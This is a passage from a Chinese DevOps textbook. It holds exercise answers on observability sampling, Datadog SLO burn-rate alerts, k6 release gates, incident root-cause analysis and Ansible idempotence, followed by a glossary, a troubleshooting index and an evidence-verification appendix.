5. 在 Collector 中使用尾部采样：策略为 status_code = ERROR 全部保留、latency > 500 ms 全部保留、其余按 5% 概率采样。因为同一条链路的所有 span 必须到达同一个 Collector 实例才能整体决策，需要两层部署：前一层用 load-balancing 导出器按 trace_id 路由，后一层做尾部采样；配置 decision_wait

（例如 10 秒）和可暂存的链路数，按内存需求横向扩容。SDK 端用基于父级的全量采样（或较高比例），保证 span 能到达 Collector；RED 指标在采样之前由 spanmetrics 或应用自身计算，避免采样扭曲指标。

6. 告警规则必须覆盖面向用户的症状和全部 Pod（而不只是金丝雀）；用基于 SLO 的告警度量用户体验（好事件/坏事件），并对“没有数据”本身告警（`absent()`、看门狗/死人开关），确认监控系统自己在工作；告警不会响的慢性问题（例如持续 4% 的慢请求）要靠 SLO 报表和定期的预算评审发现。第 12 章基线中 prod 6 小时慢请求比例 1.03%，正是这次事故的尾巴——如果当时已有 SLO 报表，它会显示预算在被异常消耗。
7. 链路：采样器跟随父级，下游不记录 span，Tempo 中没有这些请求的链路。日志：照常输出，并且带有上游传来的 trace ID（不记录数据的 span 仍然承载上下文），但按这个 ID 查不到链路。指标：本项目的 RED 指标由应用中间件用 prometheus_client 计算，与采样无关，不受影响；如果改用 spanmetrics 从 span 生成指标，这些请求根本没有 span，指标会严重少算，所以从 span 生成指标时，要在采样之前计算，或只对未采样的数据做尾部采样。让下游总是记录：根采样器不再跟随远端父级，例如 ParentBased 中对“远端父级未采样”的情况改用 AlwaysOn，或直接用 AlwaysOn。代价：下游会产生只有后半段的不完整链路（上游的 span 不存在），数据量上升，并且破坏了“全链路采用同一个采样决定”的一致性。更好的做法是在上游修正采样策略，或在 Collector 中做尾部采样。

第 10 章　商业可观测性平台：Datadog 学习路径与动手实验（P8 / D8 / O2）

1. env → `deployment.environment.name`（旧版本语义约定为 `deployment.environment`），service → `service.name`，version → `service.version`。本项目中：Chart 把环境写入 `DEPLOY_ENV`，`telemetry.py` 的 `build_resource()` 把它变成 `deployment.environment.name`；`service.name` 来自应用配置；`service.version` 来自镜像构建时注入的 `APP_VERSION`。缺少 version 时，无法按版本比较错误率和延迟（例如金丝雀与稳定版的对比、部署追踪），出了问题也无法把它和某次发布对应起来。
2. 不能。百分位不能求平均：例如一台主机处理 1000 个快请求、另一台处理 10 个慢请求，两者 p95 的平均值与全部请求的真实 p95 毫无关系，流量不均时偏差更大。distribution 把原始取值（以可合并的数据结构，如 DDSketch）发到后端，在全局合并之后再计算百分位，所以结果正确。这与 Prometheus 直方图一致：先把各实例同一区间的计数相加（`sum by (le)`），再对合并后的直方图求分位数；预先算好分位数的 summary 类型同样无法跨实例聚合。
3. 燃烧率阈值 = 0.05 × 168 小时 ÷ 1 小时 = 8.4；对应的 1 小时错误率 = 8.4 × 0.1% = 0.84%。
4. 这一题需要你本人登录。步骤要点：新建基于指标的 SLO，好事件 = 请求总数 − 错误数，总事件 = 请求总数，目标与时间窗按需设置；在 SLO 上创建燃烧率告警，长窗口 1 小时、短窗口 5 分钟、阈值 14.4（30 天周期）。对照第 12 章：Prometheus 中长短窗口都由记录规则预先算出，`and` 表示两个窗口同时超过阈值，`for` 相当于 Datadog monitor 的评估持续时间。
5. 候选方案：OpenTelemetry eBPF Instrumentation（OBI，前身为 Grafana Beyla），用 eBPF 自动产生 HTTP/gRPC 的 RED 指标和链路；Cilium 的 Hubble，提供网络流量与 L7 可见性；Pixie，用 eBPF 采集并在集群内保存数据。前提条件：较新的内核并支持 BTF；需要特权或 BPF 相关的 capabilities，与 restricted Pod 安全标准冲突，必须放在单独的特权命名空间中；Hubble 要求以 Cilium 作为 CNI，L7

可见性需要额外配置；加密流量要通过对 TLS 库挂载 uprobe 才能看到明文；还要评估 CPU 与内存开销。

6. 其他因素：团队规模与运维能力；数据驻留与合规要求；数据量增长时的成本曲线（按主机、按 GB 计费）；是否需要事故管理、RUM、合成监控等一体化功能；厂商锁定与可迁移性（采用 OpenTelemetry 可以降低锁定）；上线速度；定制需求；安全审查。更适合 Datadog：没有专职平台工程师的中小型产品团队，多云 SaaS 业务，希望很快获得完整的可观测性，预算允许。更适合自建：有平台团队的大型组织，数据必须留在境内或自有环境，遥测数据量极大以至于 SaaS 成本失控，或需要深度定制。

第 11 章　发布前的合成测试门禁：在 CI 中用 Kind + k6 拦住坏版本（P9 / D9）

1. check 只记录每次断言成功与否，本身不会让测试失败；threshold 是对整个运行期间指标的要求，任何一个不满足，k6 就以退出码 99 结束。延迟演练中，状态码、返回字段、总价计算都正确，所以断言全部通过；但下单接口的 p95 达到约 600 ms，超过 300 ms 的阈值，于是门禁失败。“功能正确”和“足够快”是两类要求，需要两类判定。
2. 本题注入的是固定延迟（每次下单多睡 600 ms），所以封闭模型下下单接口的 p95 同样约为 600 ms，门禁照样失败；变化在于总请求数：每个虚拟用户要等响应回来才发下一个请求，迭代变慢，总请求数明显减少，服务端承受的压力随之下降。对于“负载升高后排队变慢”这类问题，封闭模型会在服务变慢时自动降低发送速率，压力减轻、排队消失，问题被掩盖（即“协调遗漏”）；开放模型坚持固定的到达速率，排队会累积，延迟随之暴露，虚拟用户不够时 k6 还会报告 `dropped_iterations`。
3. 例如在 thresholds 中加入 `iterations: ['count>=228']`（60 秒 × 每秒 4 次 = 240 次，留 5% 余量）或 `http_reqs: ['count>=684']`（每次迭代 3 个请求），以及 `dropped_iterations: ['count==0']`。这样即使场景配置错误只跑了几秒、或负载生成端资源不足，门禁也会失败，而不是“没测就通过”。
4. ① 看 k6 汇总中是哪个接口、在运行的哪个阶段变慢（开头的冷启动还是全程），以及 `dropped_iterations` 和虚拟用户的使用量，判断负载生成端是否吃紧；② 查看临时集群中 Pod 的重启、事件和资源使用；③ 检查 port-forward 是否中断或重连（它本身会增加延迟）；④ 对比服务端自身的指标（Pod 的 /metrics 直方图）：服务端快、客户端慢，多半是测试环境或网络问题；服务端也慢，才是被测服务的问题；⑤ 托管 Runner 有“吵闹的邻居”，CPU 被抢占时也会出现尖刺。缓解：测量前加预热阶段；改为在集群内用 k6 Job 直接访问 Service，绕过 port-forward；阈值保留余量；允许有限的自动重试时要记录每次结果，避免掩盖真实的退化。
5. 让 synthetic-gate.yml 也响应 `pull_request`（或在 ci.yml 中作为一个作业调用它），再把它的检查名加入规则集的必需检查。成本：每次推送约多 2.5 分钟 Runner 时间，可以用 concurrency 取消被取代的运行，用缓存加速镜像构建；必需检查不能加路径过滤（否则会一直显示 Expected），需要时用“检测是否有相关改动、无改动则直接成功”的作业代替。安全：门禁不需要任何密钥和写权限，应使用 `pull_request` 事件，绝不能用 `pull_request_target` 去执行 fork 中的代码；权限保持 `contents: read`。
6. 在配置仓库的合并请求流水线中做两层检查：第一层是静态检查，用 `helm template` 按目标环境渲染，经 values schema 校验后，再用策略工具（conftest 或 `kyverno apply`）检查规则，例如 prod 中 `FAULT_*` 必须为 0、镜像必须按 digest 引用；第二层是动态检查，把渲染出的配置连同当前 prod 正在

运行的镜像 digest，部署到临时命名空间或临时 Kind 集群，复用本章的 run-gate.sh 和 k6 脚本跑一遍。`faults.latencyMs: 800` 在第一层就会被拒绝，即使漏过，第二层的延迟阈值也会拦下它。只有两层都通过的合并请求才能合并。

第 12 章　交付闭环综合演练与事故复盘：从一次提交到 RCA（P10 / O3）

1. 仍是 14.4：阈值只由“在多长时间内消耗多少比例的预算”决定（0.02 × 720 ÷ 1），与 SLO 目标无关。1 小时窗口的错误率需超过 14.4 × 0.1% = 1.44%。30 天预算 = 10.3 × 2,592,000 × 0.001 ≈ 26,700 个失败请求（目标从 99.5% 提高到 99.9%，预算缩小为原来的 1/5）。
2. 不会：96% 的请求快于 0.5 秒，p95 落在快请求中。燃烧率为 4，预算 30 ÷ 4 = 7.5 天用完。快速燃烧（14.4）和慢速燃烧（6）都不会触发。应对：增加第三档、窗口更长的告警（例如 SRE Workbook 中“3 天内消耗 10% 预算”，燃烧率阈值 1，长窗口 3 天、短窗口 6 小时，发工单），配合“剩余预算”报表和定期的 SLO 评审；在 Datadog 中可以用“7 天内用掉 50% 预算”这类预算告警。
3. 在配置仓库加入 `.gitlab-ci.yml`：作业只在合并请求事件上运行（`rules: [{if: '$CI_PIPELINE_SOURCE == "merge_request_event"'}]`），镜像使用固定版本的 yq，脚本为 `test "$(yq '.faults.errorRate // 0' envs/prod/values.yaml)" = "0"` 和 `test "$(yq '.faults.latencyMs // 0' envs/prod/values.yaml)" = "0"`；项目设置开启“流水线必须成功”。验证：用 `promote.sh prod faults.latencyMs:=800`（不带 `--merge`）创建合并请求，流水线失败，合并请求的 `detailed_merge_status` 为 `ci_must_pass`，无法合并。注意 Runner 要能访问这个项目（本实验的 Runner 是实例级的）。
4. 改法一：把它的 severity 改为 ticket，在 Alertmanager 中路由到不呼叫人的接收器（看板、工单）。代价：整体故障时少了一路快速呼叫，但快速燃烧告警已经覆盖。改法二：拉长窗口和持续时间（例如 5 分钟 p95、`for: 10m`），被金丝雀限制、一分钟内就被中止的问题永远不会触发。代价：真实的持续性延迟问题要晚几分钟才告警。改法三：只统计稳定版（按 `role="stable"` 过滤），金丝雀的问题交给分析处理。代价：依赖角色标签，且金丝雀自身的问题不再有告警兜底。取舍原则：呼叫人的告警应当对应“需要人立即行动、并且会影响用户承诺”的情况。
5. 为什么响应里没有 X-Request-ID？请求是旧容器回答的。为什么会打到旧容器？127.0.0.1:18081 被第 4 章的 Docker 容器占用，port-forward 只绑定了 IPv6。为什么会端口冲突？第 4 章的部署容器一直在运行，占用固定端口，而实验环境没有端口分配记录，新测试恰好选了同一个端口。为什么没有立刻发现？port-forward 的输出被丢弃，它部分绑定成功、没有退出。为什么测试没能识别？冒烟测试没有先确认回答它的是哪个版本。预防：冒烟测试第一步先请求版本接口，核对版本和提交；让 kubectl 自动选择本地端口（例如 `kubectl port-forward svc/x :80`）并从输出中读取，或检查输出中必须包含 `127.0.0.1` 的绑定；及时清理不再使用的部署，维护端口分配表。
6. 等待：Argo CD 轮询（每个环境约 1 分钟）、人工观察分析数据 2 分 45 秒、dev 金丝雀暂停 30 秒、prod 金丝雀暂停 60 秒 + 30 秒。验证：合成测试门禁 2 分 50 秒、扫描与签名 1 分 50 秒、消费者验证、端到端关联验证、金丝雀分析。计划外的返工：修复 CI 揭出的问题约 17 分钟。缩短到 15 分钟以内：配置 Git webhook（省约 2 分钟）；让 lint/test/security 在每次推送时运行，问题在开发阶段就暴露，避免发布时返工；CI 与发布流水线并行；当分析连续 N 次健康时自动晋级，取消常规变更的人工闸

门（高风险变更保留审批）；缩短暂停时间、加强分析指标。代价：人的把关减少，更依赖分析质量，细微的退化可能更快扩散到全部流量。

7. 数据来源：GitLab 的合并请求事件（webhook 或 API，含合并时间、作者、标签、改动的路径）；Argo CD 的同步与健康事件（notifications 控制器，可以得到“生产实际生效”的时间）；告警与 SLO 事件（Alertmanager webhook、燃烧率记录规则）。分类规则：用合并请求模板和 CI 检查强制给每个合并请求打标签（例如 `type::deploy`、`type::revert`、`type::drill`），回滚统一使用 `revert/<sha>` 分支命名，从而能自动关联被回滚的那次变更；只改动 `envs/<env>/` 或 Chart 的合并才计为该环境的部署。部署时间取 Argo CD 同步完成（且 Rollout 全量）的时间，而不是合并时间。失败：部署后在约定时间内被 revert，或者触发了可归因于它的 SLO 燃烧告警或金丝雀中止。恢复时间：从用户侧第一次出现异常（燃烧率超过阈值，或告警进入 pending；如果检测有延迟，可以回溯到坏变更生效的时刻）开始，到 SLI 恢复正常（燃烧率回落、告警解除）为止；Git 何时回滚另行记录，作为“配置恢复正确”的时间，两者不要混为一谈。

第 13 章　配置管理：用 Ansible 实现幂等的服务器配置（P11 / D10，选修）

1. `update_cache: true` 每次运行都会刷新软件包索引，模块如实报告 changed；`cache_valid_time: 3600` 表示索引在 1 小时内刷新过就不再刷新。其他常见的破坏幂等的写法：`command` / `shell` 任务没有 `changed_when` 或 `creates`；模板中包含时间戳、随机数等每次都变的内容；`lineinfile` 的正则与它插入的行不匹配，导致每次都追加一行；`mode` 写成不加引号的数字（如 0644 被当作十进制或八进制而产生歧义）。
2. 连接插件只负责“把文件传过去、执行命令、取回输出”，playbook 描述的是任务和期望状态，与连接方式无关。执行时，Ansible 把模块代码和参数打包成自包含的 Python 程序（AnsiballZ），经连接插件传到节点（或经标准输入），用节点的 python3 执行；模块读取当前状态，与期望状态比较，不同才修改，并在返回的 JSON 中报告 `changed`。
3. node1 为 3：Inventory 的 `group_vars` 优先级高于角色的 `defaults`（1）。node2 为 2：`host_vars` 优先级高于 `group_vars`。同一份模板因此渲染出不同的结果，与第 5 章 Helm 中“后面的 values 覆盖前面的”是同一种分层思想。
4. 对应任务：`ansible.builtin.user`（name、shell、create_home、groups: docker、append: true）；`ansible.builtin.copy` 写 `/etc/sudoers.d/90-devops`，`mode: "0440"`，并用 `validate: "visudo -cf %s"` 防止写坏 sudoers 把自己锁在门外；`ansible.builtin.get_url` 下载 Docker 的 GPG 公钥（带 checksum）；`ansible.builtin.deb822_repository` 声明软件源；`ansible.builtin.apt` 安装 docker-ce 等软件包。相比原脚本：每一步都是声明式的，读起来就是期望状态；`--check --diff` 能在执行前看到将要发生的变化；模块自带幂等，不用自己写 `id ... ||` 之类的判断。不足：控制节点需要先装好 Ansible，而 bootstrap 脚本本来就是为了“从零开始”。
5. 方法一：只读的命令写 `changed_when: false`；会改变状态的命令按输出精确判断，例如 `changed_when: "'installed' in result.stdout"`（本章 raw 任务的写法）。方法二：用 `creates:` / `removes:` 参数，让命令只在目标文件不存在（或存在）时才执行。最好的做法是换成对应的模块。

6. Argo CD 通过 watch 持续感知集群变化，几秒内就能发现漂移，并按策略自愈或报告；它运行在环境内部，主动拉取。Ansible 只有在运行时才会发现漂移，两次运行之间的偏离是看不见的；推送模式还要求控制节点持有访问所有节点的凭据。让 Ansible 接近持续收敛：定时在 CI 中运行 `--check --diff` 并对差异告警，再定期以正式模式运行；在每个节点上使用 `ansible-pull`（节点定时拉取仓库并在本地执行，与 GitOps 的拉取模型相同）；或使用 AWX/Automation Controller 的定时任务和事件驱动的 Ansible。

附录 C　术语表

按主题排列。括号中为英文原名，最后一列是主要讲解该术语的章节。

术语	含义	章节
DORA 指标	变更前置时间、部署频率、变更失败率、失败部署的恢复时间，衡量交付的速度与稳定性	1
持续集成（CI）	每次变更都自动构建、检查和测试，不合格的变更进不了主干	3
质量门禁（quality gate）	变更必须通过的自动检查；不通过就阻断合并或发布	3、4
Runner	执行 CI 作业的机器；GitHub 托管 Runner 每个作业一台新虚拟机，GitLab Runner 主动拉取作业	3、4
可复用工作流（reusable workflow）	通过 `workflow_call` 被多个调用方引用的 GitHub Actions 工作流	3
规则集（ruleset）	GitHub 的分支保护规则，可要求必需检查通过才能合并	3
制品（artifact）与缓存（cache）	制品用于传递结果、保证可用；缓存用于加速、不保证存在	3、4
DAG 调度	用 `needs` 声明作业依赖，不必等整个阶段结束	4
合并请求（MR）	GitLab 中对应 GitHub PR 的概念；MR 流水线决定能否合并	4
声明式（declarative）与调和（reconcile）	声明期望状态，控制器不断比较并消除与实际状态的差异	5、6
Pod 模板哈希	对 Pod 模板计算的哈希；模板变化就产生新的 ReplicaSet	5、8
Chart / Release / Revision	Helm 的包、一次安装实例、实例的每次变更	5
values schema	用 JSON Schema 校验 Helm values，错误在渲染前就被拦下	5
Pod 安全标准（PSS）	Kubernetes 内置的 privileged / baseline / restricted 三档 Pod 安全策略	5、12
PodDisruptionBudget（PDB）	限制自愿中断时同时不可用的 Pod 数	5
准入 Webhook（admission webhook）	API Server 在持久化之前调用的外部服务：变更型可以修改对象，校验型只能放行或拒绝	5、7
level-triggered（基于状态的调和）	控制器比较当前状态与期望状态，而不是响应单个事件，漏掉事件也能自我纠正	5
EndpointSlice / kube-proxy	记录 Service 就绪后端的对象 / 在每个节点上把它们翻译成 NAT 规则的组件	5
conntrack（连接跟踪）	内核记录每个连接的地址转换，同一连接的后续数据包都走同一个后端	5、8
namespace / cgroup	内核为进程提供的隔离视图 / 资源限制（memory.max、cpu.max、cpu.weight）	5

术语	含义	章节
capability / seccomp / no_new_privs	把 root 的特权拆分后的权限集合 / 系统调用过滤器 / 禁止通过 setuid 等方式提权的标志	5
overlayfs	把镜像的只读层与可写层叠加成一个文件系统；只读根文件系统即不再提供可写层	5、12
QoS 等级	由 requests 与 limits 决定的 Guaranteed / Burstable / BestEffort，影响驱逐顺序	5
GitOps	期望状态保存在 Git，由环境内的代理拉取并持续调和	6
同步状态 / 健康状态	集群是否与 Git 一致 / 对象本身是否正常，两者相互独立	6、12
漂移（drift）与自愈（self-heal）	集群偏离 Git 的状态；自动改回 Git 的行为	6、13
AppProject	Argo CD 的多租户边界，限制仓库来源、目标命名空间和资源类型	6
digest	内容的哈希（`sha256:…`），内容变则 digest 变；tag 是可变的指针	7
OCI 清单 / 配置 / 层	镜像的三部分：列出各部分的 JSON、记录元数据和构建历史的 JSON、文件系统差异包；镜像 digest 是清单的 SHA-256	7
可复现构建（reproducible build）	同样的输入总是产生逐字节相同的产物，任何人都能独立重建并比对	7、11
in-toto 声明（statement）	来源证明的格式：subject（关于哪个制品）+ predicateType + predicate（声明内容）	7
SBOM（软件物料清单）	制品中全部组件及其版本、许可证的清单（SPDX、CycloneDX）	7
SLSA 与来源证明（provenance）	供应链分级框架；来源证明是被签名的声明，记录制品由谁、从哪个提交、怎样构建	7
无密钥签名（keyless signing）	Sigstore 用 OIDC 身份换取短期证书签名，签名时间由透明日志证明	7
Fulcio / Rekor	Sigstore 的证书机构 / 公开只追加的透明日志	7
准入控制（admission control）	API Server 持久化对象之前的审查与修改；本书用 Kyverno 验证镜像来源	7
金丝雀（canary）/ 蓝绿（blue-green）	先给小部分流量、按指标逐步扩大 / 两套环境一次切换	8
AnalysisRun 与三态判定	Argo Rollouts 的一次分析；结果分为成功、失败、不确定（Inconclusive）	8
爆炸半径（blast radius）	一次故障影响的范围，例如受影响请求的数量与比例	8、12
可观测性（observability）	仅凭系统输出的数据就能回答事先没想到的问题	9
指标 / 链路 / 日志	聚合的数值 / 一次请求经过的 span 及其关系 / 离散事件记录	9
traceparent（W3C Trace Context）	跨服务传递链路上下文的请求头：版本、trace ID、父 span ID、采样标志	9

术语	含义	章节
外推（extrapolation）	`rate()`、`increase()` 把窗口内样本的增长按比例推算到整个窗口，所以结果可以是小数	9、12
span 与 trace_id	链路中的一个操作 / 把同一请求的 span 和日志关联起来的标识	9、12
OpenTelemetry / OTLP / Collector	可观测性标准 / 其传输协议 / 接收、处理、导出遥测数据的程序	9
RED / USE	面向请求的速率、错误、耗时 / 面向资源的利用率、饱和度、错误	9
高基数（high cardinality）	标签取值过多导致时间序列爆炸	3、9
头部采样 / 尾部采样	在请求入口决定是否记录链路 / 在整条链路结束后决定	9
exemplar	直方图区间上附带的具体请求的 trace_id，从指标跳到链路	9
统一服务标签（UST）	Datadog 的 `env`、`service`、`version` 三个保留标签	10
distribution	在后端全局合并后再计算百分位的指标类型	10
合成测试（synthetic test）	用脚本模拟用户操作，不依赖真实流量	11
开放模型 / 封闭模型	固定到达速率 / 固定并发用户数，后者在服务变慢时会自动降速	11
check / threshold	k6 中只记录结果的断言 / 决定测试成败的阈值	11
SLI / SLO	好事件占有效事件的比例 / 该比例在一段时间内的目标	12
错误预算（error budget）	1 − SLO，允许出错的比例或数量	12
燃烧率（burn rate）	窗口内坏事件比例 ÷ 错误预算；1 表示恰好在周期结束时用完	12
多窗口告警	长窗口与短窗口同时超过阈值才告警，兼顾显著性与恢复速度	12
记录规则（recording rule）	预先计算并保存为新时间序列的 PromQL 表达式	12
扩展—收缩（expand/contract）	先只增不减、让新旧版本都能工作，确认稳定后再删除旧的部分，使回滚始终安全	8、9
带外密钥（out-of-band secret）	不经过 Git、由脚本或人直接创建在集群中的密钥；GitOps 中的替代方案有 Sealed Secrets、SOPS、External Secrets	6
RCA 与无责复盘	事故根因分析；关注改进系统而不是追究个人	12
5 Whys / 根本原因 / 促成因素	逐层追问的分析方法 / 去掉即不会发生的原因 / 让问题更严重或更难发现的因素	12
MTTD / MTTR	从事件开始到检测 / 到恢复所用的时间	12
幂等（idempotence）	执行一次和执行多次结果相同	2、13
Inventory / 角色 / handler	Ansible 的主机清单 / 可复用的任务结构 / 被通知且有变化时才运行的任务	13

附录 D　故障排查索引

按章节列出各章“常见问题”中的条目。遇到问题时，先按症状在这里查找，再翻到对应章节阅读原因与处理方法。

第 2 章　实验环境搭建：WSL2 + Docker Engine + Kind（P0）

编号	症状或问题
Q1	执行 `wsl --import` 提示找不到 `wsl` 或要求启用“虚拟机平台”。
Q2	`systemctl` 报 “System has not been booted with systemd as init system”。
Q3	`docker ps` 报 “permission denied while trying to connect to the Docker daemon socket”。
Q4	在 Linux 中执行 `kubectl`，实际却运行了 Windows 的 `kubectl.exe`。
Q5	脚本报 `$'\r': command not found` 或版本号中多了不可见字符。
Q6	`kind create cluster` 报 “too many open files” 或节点组件反复重启。
Q7	镜像拉取很慢或超时。
Q8	C 盘空间不足 / 虚拟磁盘越来越大。
Q9	过一会儿再回来，Kind 集群、GitLab 等容器全部停了，甚至控制面节点停在 `Exited (128)`。

第 3 章　持续集成：GitHub Actions 质量门禁（P1 / D1）

编号	症状或问题
Q1	PR 一直显示 “Expected — Waiting for status to be reported”，永远无法合并。
Q2	明明 main 上有缓存，我的分支却没命中。
Q3	`Resource not accessible by integration`。
Q4	新加的 `workflow_dispatch` 工作流在网页上找不到 “Run workflow” 按钮。
Q5	来自 fork 的 PR 读不到 secrets。
Q6	公开仓库的运行日志为什么要求登录才能看？
Q7	如何在本地预先运行工作流？

第 4 章　持续集成（二）：GitLab CI/CD（P2 / D2）

编号	症状或问题
Q1	作业日志显示克隆失败，地址是 `http://localhost:8929/...`。

编号	症状或问题
Q2	同一次推送出现两条流水线。
Q3	`needs` 引用的作业被 `rules` 排除后，流水线创建失败。
Q4	MR 显示 “Pipeline must succeed” 但流水线明明成功了。
Q5	新建 Runner 时找不到 “registration token”。
Q6	GitLab 容器启动后很久仍不可用 / 内存不足。
Q7	密钥扫描工具报告“发现硬编码密码”，怎么判断真假?

第 5 章　打包与部署：Kubernetes 基础与 Helm（P3 / D3）

编号	症状或问题
Q1	`helm upgrade` 报 “got string, want number”。
Q2	改了 ConfigMap，Pod 里的环境变量没变。
Q3	Pod 创建被拒绝，提示 “violates PodSecurity “restricted”” 。
Q4	镜像拉取失败 `ErrImagePull`，地址是 `localhost:5001/...`。
Q5	Deployment 报 “field is immutable”。
Q6	实验过程中 Kind 集群和 GitLab 容器“莫名其妙”全部重启，控制面节点停在 `Exited (128)`。

第 6 章　持续部署：GitOps 与 Argo CD（P4 / D4）

编号	症状或问题
Q1	应用一直 `OutOfSync`，但 diff 中只看到默认字段（例如 `imagePullPolicy`、`terminationMessagePath`）。
Q2	Git 已经提交，Argo CD 迟迟不同步。
Q3	`argocd app rollback` 报 “rollback cannot be initiated when auto-sync is enabled”。
Q4	repo-server 报无法解析 Git 主机名或认证失败。
Q5	Helm Chart 的 `test` 钩子没有执行。
Q6	自动化脚本在 `git fetch` 时卡住不动。

第 7 章　软件供应链安全：扫描、SBOM、签名与来源证明（P5 / D5）

编号	症状或问题
Q1	基础镜像有几十个无法修复的漏洞，门禁永远过不去。
Q2	必须暂时接受某个可修复的漏洞怎么办?

编号	症状或问题
Q3	`cosign verify` 或其他工具提示找不到签名。
Q4	身份匹配总是失败。
Q5	Kind 节点拉取 GHCR 镜像失败（401/403）。
Q6	只用 tag 部署，有签名也够了吧?
Q7	PR 上的 GitGuardian 检查报告了“密码”。

第 8 章　渐进式交付：Argo Rollouts 金丝雀与发布闸门（P6 / D6）

编号	症状或问题
Q1	金丝雀分析一直没有数据。
Q2	应该用 `successCondition` 还是 `failureCondition`？
Q3	每次升级 Chart 都会触发一次发布。
Q4	Argo CD 显示 Suspended 或 Degraded，是出问题了吗?
Q5	副本数很少时，20% 怎么算?
Q6	HPA 能和 Rollout 一起用吗?

第 9 章　可观测性：OpenTelemetry、指标、链路与日志（P7 / D7 / O1）

编号	症状或问题
Q1	链路里只有服务端 span，看不到业务步骤。
Q2	日志和链路关联不起来。
Q3	Collector 自己的内存不断上涨直至被杀。
Q4	Collector 配置中的 `$1` 不生效。
Q5	Prometheus 告警一直是 pending。
Q6	用 Jaeger API 查“最近 N 分钟”的链路，结果却包含更早的错误。

第 10 章　商业可观测性平台：Datadog 学习路径与动手实验（P8 / D8 / O2）

编号	症状或问题
Q1	Agent 装好了，但 Datadog 里看不到数据。

编号	症状或问题
Q2	进程或容器数为 0，容器日志 `BytesSent: 0`。
Q3	应用发了链路，APM 却收不到。
Q4	集成检查正常，但它的日志没有采集上来。
Q5	多行日志（如 SQL 错误、Java 异常栈）被拆成了很多条。
Q6	实验做到一半，提示 “Your session expired”。
Q7	浏览器自动化截图一直超时。

第 11 章　发布前的合成测试门禁：在 CI 中用 Kind + k6 拦住坏版本（P9 / D9）

编号	症状或问题
Q1	k6 报告阈值失败，但所有 check 都通过了。
Q2	怎么对单个接口设置延迟阈值?
Q3	门禁在 CI 中偶尔失败（flaky）。
Q4	为什么不用 GitHub 运行器自带的 kind 和 helm?
Q5	门禁应该放在 PR 阶段还是发布阶段?

第 12 章　交付闭环综合演练与事故复盘：从一次提交到 RCA（P10 / O3）

编号	症状或问题
Q1	分析报告的 p95 是 0.96 秒，可注入的延迟只有 0.8 秒，是不是测错了?
Q2	Argo CD 显示 Synced，同时又是 Degraded，到底正常还是不正常?
Q3	阈值告警 firing 了，燃烧率告警却没有，哪个是对的?
Q4	`kubectl port-forward` 显示 “Forwarding from [::1]:18081”，请求却打到了别处?
Q5	`kubectl logs -l app=...` 找不到刚刚的请求?
Q6	刚发出的请求，在 Tempo 里搜不到?
Q7	修改了 PrometheusRule，查询结果还是旧的?
Q8	修复安全扫描的问题时，为什么不直接把它们加到 `.trivyignore` 里?

第 13 章　配置管理：用 Ansible 实现幂等的服务器配置（P11 / D10，选修）

编号	症状或问题
Q1	日志里出现 “ignoring it as an ansible.cfg source”。
Q2	第二次运行仍然有 changed。
Q3	模块报错说找不到 Python。
Q4	`--check` 模式下有任务被跳过。

附录 E　证据索引与核验

证据的组织方式

每个阶段的证据放在 `evidence/pN/` 中：`*.log` 是用 `automation/evidence/transcript.sh` 录制的终端记录（命令与原样输出，非零退出码记为 `[exit N]`），`*.png` 是网页截图或由终端记录渲染的图片。每个阶段还有一份实验记录（`docs/experiments/`），列出步骤、结果和对应的证据文件；阶段状态汇总在 `docs/STATUS.md`。

章	阶段	证据目录	终端记录	截图	实验记录
2	P0	`evidence/p0/`	6	2	`docs/experiments/P0-environment.md`
3	P1	`evidence/p1/`	8	5	`docs/experiments/P1-github-actions.md`
4	P2	`evidence/p2/`	10	4	`docs/experiments/P2-gitlab-ci.md`
5	P3	`evidence/p3/`	7	3	`docs/experiments/P3-helm.md`
6	P4	`evidence/p4/`	9	7	`docs/experiments/P4-gitops.md`
7	P5	`evidence/p5/`	11	6	`docs/experiments/P5-supply-chain.md`
8	P6	`evidence/p6/`	15	7	`docs/experiments/P6-progressive-delivery.md`
9	P7	`evidence/p7/`	23	12	`docs/experiments/P7-observability.md`
10	P8	`evidence/p8/`	0	15	`docs/experiments/P8-datadog-learning.md`
11	P9	`evidence/p9/`	5	5	`docs/experiments/P9-synthetic-gate.md`
12	P10	`evidence/p10/`	25	5	`docs/experiments/P10-closed-loop.md`
13	P11	`evidence/p11/`	4	2	`docs/experiments/P11-ansible.md`
—	P12	`evidence/p12/`	6	0	第 5、7、9、12 章的“深入”一节；`docs/ACCEPTANCE_REPORT.md`

第 12 章的两份事故复盘在 `docs/rca/` 中，每一行时间线都注明了所依据的证据文件。

核验方法

书中的结论能否被证据支持，用 `manual/tools/verify_evidence.py` 自动检查。它会核对：引用的图片和证据文件是否存在；书中出现的 GitHub 运行编号、镜像 digest 能否在证据中找到；内部链接是否有效；章节、文档和证据中有没有令牌或密钥一类的凭据；每章练习与附录 B 的答案数量是否一致；以及一组关键数字（例如事故影响的请求数、燃烧率峰值、门禁测得的延迟）是否与证据原文逐字一致。PDF 的版面则逐页渲染检查（见 `docs/ACCEPTANCE_REPORT.md`）。

最近一次核验的结果（2026-11-07）：

检查项	检查对象数	发现的问题
书中引用的图片均存在	65	0
引用的证据文件均存在	292	0
书中的 GitHub 运行编号均出现在证据中	7	0
书中的镜像 digest 均出现在证据或源文件中	15	0
章节间的内部链接均有效	3	0
章节、文档与证据中没有凭据	167	0
练习数量与附录 B 的答案一致	76	0
关键数字与证据原文逐字一致	31	0